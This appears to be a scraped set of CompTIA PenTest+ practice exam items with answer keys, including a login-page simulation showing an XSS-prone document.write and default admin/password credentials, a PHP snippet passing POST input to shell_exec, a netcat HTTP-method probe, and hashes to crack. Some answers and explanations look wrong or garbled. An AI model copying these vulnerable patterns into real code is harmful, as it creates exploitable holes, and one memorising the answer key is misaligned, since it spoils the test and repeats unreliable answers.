
* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA


Valid from 7/18/2016 to 7/19/2018

Learn more about certificates




https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+"</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value=">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value=">
<!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```



https://comptia.org/login.aspx#viewcookies


Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			



Secure System

https://comptia.org/login.aspx#remediatesource


```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+"</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value=">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value=">
<!--div><scan style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```



Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	□	□	□ delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	□	□	□ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	□	□	□ delete
__utmc	36104370	.comptia.o...	/	Session	14	□	□	□ delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	□	□	□ delete
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	□	□	□ delete
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99	□	□	□ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	□	□	□ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	□	□	□ delete



Certificate

General | Details | Certification Path

Certificate Information

This certificate is intended for the following purpose(s):


- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from 7/18/2016 to 7/19/2018



Drag and Drop Options

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Graphical user interface Description automatically generated


NEW QUESTION 194
During a penetration test, the domain names, IP ranges, hosts, and applications are defined in the:

A. SOW.
B. SLA.
C. ROE.
D. NDA

Answer: C

Explanation:
https://mainnerve.com/what-are-rules-of-engagement-in-pen-testing/#:~:text=The%20ROE%20includes%20the

NEW QUESTION 196
A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:




```
if(isset ($_POST ['item'])){
        echo shell_exec ("/http/www/cgi-bin/queryitem ".$_POST ['item']);
}
```

Which of the following combinations of tools would the penetration tester use to exploit this script?

A. Hydra and crunch
B. Netcat and cURL
C. Burp Suite and DIRB
D. Nmap and OWASP ZAP

Answer: B

NEW QUESTION 199
A penetration tester is testing a new API for the company's existing services and is preparing the following script:



```
#!/bin/bash
for each in GET POST PUT TRACE CONNECT OPTIONS;
do
printf "Seach / HTTP/1.1\nHost:www.comptia.org\r\n\r\n" | nc www.comptia.org 80
```

Which of the following would the test discover?

A. Default web configurations
B. Open web ports on a host
C. Supported HTTP methods
D. Listening web servers in a domain

Answer: C

NEW QUESTION 200
A penetration tester wants to validate the effectiveness of a DLP product by attempting exfiltration of data using email attachments. Which of the following techniques should the tester select to accomplish this task?

A. Steganography
B. Metadata removal
C. Encryption
D. Encode64

Answer: B


Explanation:
All other answers are a form of encryption or randomizing the data.

NEW QUESTION 203
During a web application test, a penetration tester was able to navigate to https://company.com and view all links on the web page. After manually reviewing the pages, the tester used a web scanner to automate the search for vulnerabilities. When returning to the web application, the following message appeared in the browser: unauthorized to view this page. Which of the following BEST explains what occurred?

A. The SSL certificates were invalid.
B. The tester IP was blocked.
C. The scanner crashed the system.
D. The web page was not found.

Answer: B

NEW QUESTION 204
During an engagement, a penetration tester found the following list of strings inside a file:



```
3af068faa81326ffe6ca48e2ab36a779
48ec2f4f526303a9ded67938e6ce11c6
9493bf035c534197d9810a5e65a10632
C847b4a2e76ec1f9cbbbe30d2046d5e8
ed225542767a810e6fceebf640164b140
cfbe1fdd6e6b0c5c9abd8c947f272ef4
c05cbc5a69bcc91f56a7e0a6c391ad79
9ee3564cbf15421ebabc43dcb67949ad
5a2ad0bcb902e20c4efcf057b01050be
4865a2ed25ed18515b7e97beb2b40346
b0236938a6518fc65b72159687e3a27b
9c96354712595ef2ff96675496d3a464
a5ab3f6c6159b85209ea0c186531a49f
9b38816e791f1400245f4c629a503bc8
d12e624a20d54fd3b34b89ee7169df17
```

Which of the following is the BEST technique to determine the known plaintext of the strings?

A. Dictionary attack
B. Rainbow table attack
C. Brute-force attack
D. Credential-stuffing attack

Answer: B

NEW QUESTION 209
A consulting company is completing the ROE during scoping. Which of the following should be included in the ROE?

A. Cost ofthe assessment
B. Report distribution
C. Testing restrictions
D. Liability

